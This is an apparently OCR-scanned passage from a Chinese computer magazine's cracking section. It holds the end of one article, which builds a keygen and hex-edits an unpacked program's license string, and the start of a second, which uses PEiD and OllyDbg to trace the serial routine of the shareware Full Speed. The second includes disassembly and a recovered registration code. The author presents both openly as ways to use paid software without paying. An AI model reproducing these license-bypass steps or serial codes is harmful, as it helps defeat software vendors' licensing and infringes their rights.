


图 16




图17




图18

中断地址：0049D1C9；中断次数：1；第一字节：8B；指令长度：3；注册码选择内存方式，寄存器为EAX。用户信息自己进行相关的设置即可，最后生成注册机，完成后的效果如图17。

至此，基本的任务我们完成了，但是主界面下方的提示信息依旧看着不爽，最后我们来修改这个提示信息。用C32Asm或者其他的十六进制编辑器载入脱壳后的程序，搜索"**非正式授权用户**"，然后替换成自己的信息即可。

如果字符串长度不够，剩余的字符串直接用00填充即可，我的最终修改效果如图18。而对于以前的版本，用我们获得的伪注册码是同样可以注册成功的，并且注册后会在注册页面提示"单一用户授权"，如图19。

但是在解密的时候同样存在授权无法通过验证的问题，必须用同样的手段跳过验证。2009版的可以直接用Dede找到注册认证代码的起始位置，大家可以自己动手尝试下。好了，文章到此结束，有什么问题欢迎来论坛和我讨论。




图19

编辑点评：*随着破解的盛行，现在越来越多的软件作者也提高了自己的加密方法，只有常常了解新方法，才能做到与时俱进啊。*

双管齐下之搞定 Full Speed

图/龙虾




图1




图2




图3




图4

从本文可以学到：
基本的破解方法

先允许可怜的俺发发牢骚，俺这边的网速真叫人受不了！想象一下四个人共用1Mbps的网线，怎一个痛苦了得啊！于是乎，俺就爬到网上去找加速软件。于是乎，被俺找到了。于是乎，俺下载了。晕，收费的！于是乎，有了本文。于是乎……

下面有请Full Speed登场！洋货哦！试用了一段时间，感觉的确不错，可惜是共享软件，哎，穷啊（*不然早就换网线喽*）！废话少说，进入正题。

Full Speed是需要安装的，这里就不占版面演示安装了。安装完后的界面如图1，给人的感觉很清爽，让人看了就有想去破解的冲动。下面就开始Full Speed的追码行动吧！

依次点击菜单栏上的"**License**"－"**License Full Speed**"，弹出如图02的注册框，"259692368"应该就是我的机器码了。

不管它，先输入个假码看下错误提示。晕！出现如图3的错误提示，还是第一次见到啊，咋没提示框呢？不能被吓倒，掏出PEID、OD准备手术喽！

先查下壳，如图4，VB写的，没加壳哦！丢进OD，按照惯例，**反键－查找－所有参考文本串**（*我的没有查找ASCII字符串*）－**反键－查找文本**，查找"**Sorry,**"，找到了三处，如图5、图6。




图5

按F2在三处下断点，然后F9运行一下，程序露脸了。接着按照前面同样的步骤依次单击"**License**"－"**License Full Speed**"打开注册框，输入假码，然后点击"Enter"，程序断在了0044C857处，代码如下：

```
0044C857    push FullSpee.0041BE80    ; UNICODE "Sorry, wrong unlock key."    ;将错误信息压栈
''''''''''''''''''''''省略n长代码''''''''''''''''
0044C8B1    mov eax,dword ptr ss:[ebp-20]  ;将假码赋给eax
0044C8B4    push eax    ;将假码压栈
0044C8B5    call near dword ptr ds:[<&MSVBVM60.__vbaR>; MSVBVM60.__vbaR8Str  ;算法代码部分
0044C8BB    fild dword ptr ds:[esi+40]    ;出现注册码处
```

当按了30多次F8后，注册码"282413276"就在0044C8BB处出现了，如图7，至此注册码就追到手了。

先别急，下面介绍另一种方法，可以秒杀大部分的VB程序哦。

先用插件清理一下调试文件（*方法就不介绍了*），删除断点，以免影响下面的破解。然后丢进OD继续分析，同样**反键－查找－所有模块的名称**，如图8。




图6

